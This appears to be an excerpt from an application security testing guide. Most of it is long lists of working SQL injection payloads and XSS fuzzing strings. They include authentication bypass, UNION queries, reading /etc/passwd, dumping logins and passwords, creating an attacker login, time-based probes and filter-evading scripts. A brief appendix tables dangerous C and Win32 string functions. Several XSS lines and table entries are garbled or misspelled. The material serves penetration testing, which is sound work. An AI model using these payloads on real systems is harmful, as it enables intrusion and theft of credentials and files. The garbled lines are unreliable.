- '%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
-) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
- ' having 1=1--



- ' group by userid having 1=1—

- ' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename)--
- ' or 1 in (select @@version)—
- ' union all select @@version--
- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' in ('whatever')
- ' OR 2 BETWEEN 1 and 3
- ' or username like char(37);
- ' union select * from users where login = char(114,111,111,116);
- ' union select Password:*/=1--
- CREATE LOGIN attacker
- CREATE DATABASE test
- SELECT name INTO attackerstable FROM sysobjects
- ALTER TABLE errormessages ADD test INT
- HAVING 1 LIKE 1



- order by 4
- USE database(1)
- UNI/**/ON SEL/**/ECT
- '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
- '; EXEC ('SEL' + 'ECT US' + 'ER')
- '/**/OR/**/1/**/=/**/1
- ' or 1/*
- +or+isnull%281%2F0%29+%2F*
- %27+OR+%277659%27%3D%277659
- %22+or+isnull%281%2F0%29+%2F*
- %27---+&password=
- '; begin declare @var varchar(8000) set @var=': select @var=@var+'+login+'/'+password+' from users where login > @var select @var as var into temp end --
- ' and 1 in (select var from temp)--
- ' union select 1,load_file('/etc/passwd'),1,1,1;
- 1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
- ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

- ';waitfor delay '0:0:30'--
- 1;waitfor delay '0:0:30'--
- 1);waitfor delay '0:0:30'--
- 1));waitfor delay '0:0:30'--



- a');waitfor delay '0:0:30'--
- a');waitfor delay '0:0:30'--
- 1 or 1=benchmark(5000000,sha1(9999))
- a' or 1=benchmark(5000000,sha1(9999)) or 'a'=a
- ?errorcode=2 UNION SELECT name FROM sysobjects

XSS (JavaScript Reflection)

Use intruder to fuzz for XSS:

- getURL("javascript:alert('XSS')")
- a="get";
- <!--<value><![CDATA[<XML ID=I><X><C><![CDATA[<IMG SRC="javas<![CDATA[cript:alert('XSS');">
- <HTML><BODY>
- <? echo('<SCR)'>
- <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
- <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
- <script src=http://\${xss.fake_hostname}/xss>
-
- <body onload=\${xss.javascript_method}('xss')
- <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:\${xss.javascript_method}('xss');">
- <FRAMESET><FRAME SRC="javascript:\${xss.javascript_method}('xss');"></FRAMESET>



- <SCRIPT>a=/xss/\n\${xss.javascript_method}{a.source}</SCRIPT>
 - <SCRIPT>alert('XSS');</SCRIPT>
 - ";!--<XSS>=&{()}
 -
 -
 -
 -
 -
 -
-
- SRC=
<IMG
6;avascript:al

1;rt('XS')>
 - <IMG
SRC=javascr&
#0000105pt:ale�
114t('XSS'&
#0000041>
 - <IMG
SRC=
aavascript:a
Cert('XS')>
 -
 -
 -
 -



- javascript:alert('XSS');
- <SCRIPT>a=/XSS/
- '\";alert('XSS');//"
- <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
- <BODY BACKGROUND="javascript:alert('XSS')">
- <BODY ONLOAD=alert('XSS')>
-
-
- <BGSOUND SRC="javascript:alert('XSS');">
- <BR SIZE="<&{alert('XSS')}>">
- <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
-
-
-
- <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
- <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
- <META HTTP-EQUIV="Link" Content="<javascript:alert('XSS')>; REL=stylesheet">
- <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
- <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
- <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
- <TABLE BACKGROUND="javascript:alert('XSS')">



- <DIV STYLE="background-image: url(javascript:alert('XSS'))">
- <DIV STYLE="background-image: url(javascript:alert('XSS'))">

- <DIV STYLE="width: expression(alert('XSS'));">
- <STYLE>@im\port'ja\vasc\ript:alert("XSS")';</STYLE>
-
- <XSS STYLE="xss:expression(alert('XSS'))">
- exp/*<XSS STYLE='no\xss:noxss("*//*");
- <STYLE TYPE="text/javascript">alert('XSS');</STYLE>
- <STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE>
- <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
- <BASE HREF="javascript:alert('XSS');//"/>
- <OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:alert('XSS')></OBJECT>
- <ScRIPT>a=/RANDOMIZE/\nalert(xss)</SCRiPT>
- <ScRIPT>alert(String.fromCharCode(88, 83, 83))</SCRiPT>
- ";!--\"<xss>=&{()}
- <ScRIPT>alert(String.fromCharCode(88, 83, 83))</SCRiPT>
- %22%3E<script>alert(String.fromCharCode(68,51,72,89,68,82,56,45,48,119,78,122,45,89,48,85));</script>



- ";!--<%27"+alert+"%27>=&{}()
- ' ;alert(0)//\';alert(1)//%22;alert(2)//\%22;alert(3)//--%3E%3C/SCRIPT%3E%22%3E'%3E%3CSCRIPT%3Ealert(%27"+alert+"%27)%3C/SCRIPT%3E=&{}%22);}alert(6);function
- </textarea><script>alert(%27"+alert+"%27)</script>

Parser Overflows

Create Large strings via the command line in:

- Hex
- Ascii
- Unicode
- HTML or XML tags

XSRF

And all other common application vulnerabilities



Appendix A – Potentially Dangerous Unmanaged APIs

Functions	Category	Functions	Category	Functions	Category
Strcpy	UF, NTF	IstrlenA	NTF	_mbspbrk	NTF
Strcat	UF, NTF	IstrlenW	NTF	Wcsxfrm	NTF
Strcat	NTF	Wcsncpy	NNTF	Wcscspn	NTF
Strlen	NTF	_mbsncpy	NNTF	_mbcscpn	NTF
Strncpy	NNTF	StrCpyN	NNTF	Swpprintf	FF
Strncat	NTF	IstrcpynW	NTF	wsprintfA	FF
Strncmp	NTF	IstrcatnA	NTF	wsprintfW	FF
strcmp	NTF	IstrcatnW	NTF	Vsprintf	FF
Mbcstows	NNTF	Wcsncat	NTF	Vswprintf	FF
_strupd	NTF	_mbsncat	NTF	_snwprintf	FF
_strrev	NTF	_mbsnbcat	NTF	_vsnprintf	FF
Strstr	NTF	IstremppA	NTF	_vsnwprintf	FF
Strstr	NTF	IstremppW	NTF	Vprintf	FF
Sprintf	FF, NTF	StrCmp	NTF	Vwprintf	FF
_snprintf	FF, NTF	Wcscmp	NTF	Vfprintf	FF
Printf	FF, NTF	_mbscmp	NTF	Vwfprintf	FF
Fprintf	FF, NTF	Strcoll	NTF	_getws	UF
Gets	UF	Wcscoll	NTF	Fwscanf	FF
Scanf	FF, NTF	_mbscoll	NTF	Wscanf	FF
Fscanf	FF, NTF	_stricmp	NTF	Swscanf	FF
Sscanf	FF, NTF,	IstremppiA	NTF	OemToCharA	UF, NTF
Strespn	NTF	IstremppiW	NTF	OemToCharW	UF, NTF
MultiByteToWideChar	NNTF	_wcscmp	NTF	CharToOemA	UF, NTF
WideCharToMultiByte	NNTF	_mbscmp	NTF	CharToOemW	UF, NTF
GetShortPathNameW	NTF	StrCmp	NTF	CharUpperA	NTF
GetLongPathNameW	NTF	_stricoll	NTF	CharUpperW	NTF
				CharUpperBuf	
WinExec	NTF	_wcscoll	NTF	fW	NTF
CreateProcessW	NTF	_mbscoll	NTF	CharLowerA	NTF
GetEnvironmentVariableW	NTF				
SetEnvironmentVariableW	NTF	StrColl	NTF	CharLowerW	NTF
SetEnvironmentVariableW	NTF	_wesdup	NTF	CharLowerBu	
				ffW	NTF



ExpandEnvironmentStr

ingsW	NTF	StrDup	NTF
SearchPathW	NTF	_wcsrev	NTF
SearchPathW	NTF	_mbsrev	NTF
SearchPathW	NTF	_strlwr	NTF
Lstrcpy	UF, NTF	_mbslwr	NTF
Wcscpy	UF, NTF	_wcslwr	NTF
_mbscopy	UF, NTF	_strupr	NTF
StrCopyA	UF, NTF	_mbsupr	NTF
StrCopyW	UF, NTF	_wcsupr	NTF
lstrcmpA	UF, NTF	Wcsstr	NTF
lstrcmpW	UF, NTF	_mbsstr	NTF
Wcsat	UF, NTF	Strspn	NTF
_mbscat	UF, NTF	Wcsspn	NTF
Wcslen	NTF	_mbsspn	NTF
_mbslen	NTF	Strpbrk	NTF
_mbstrlen	NTF	Wcspbrk	NTF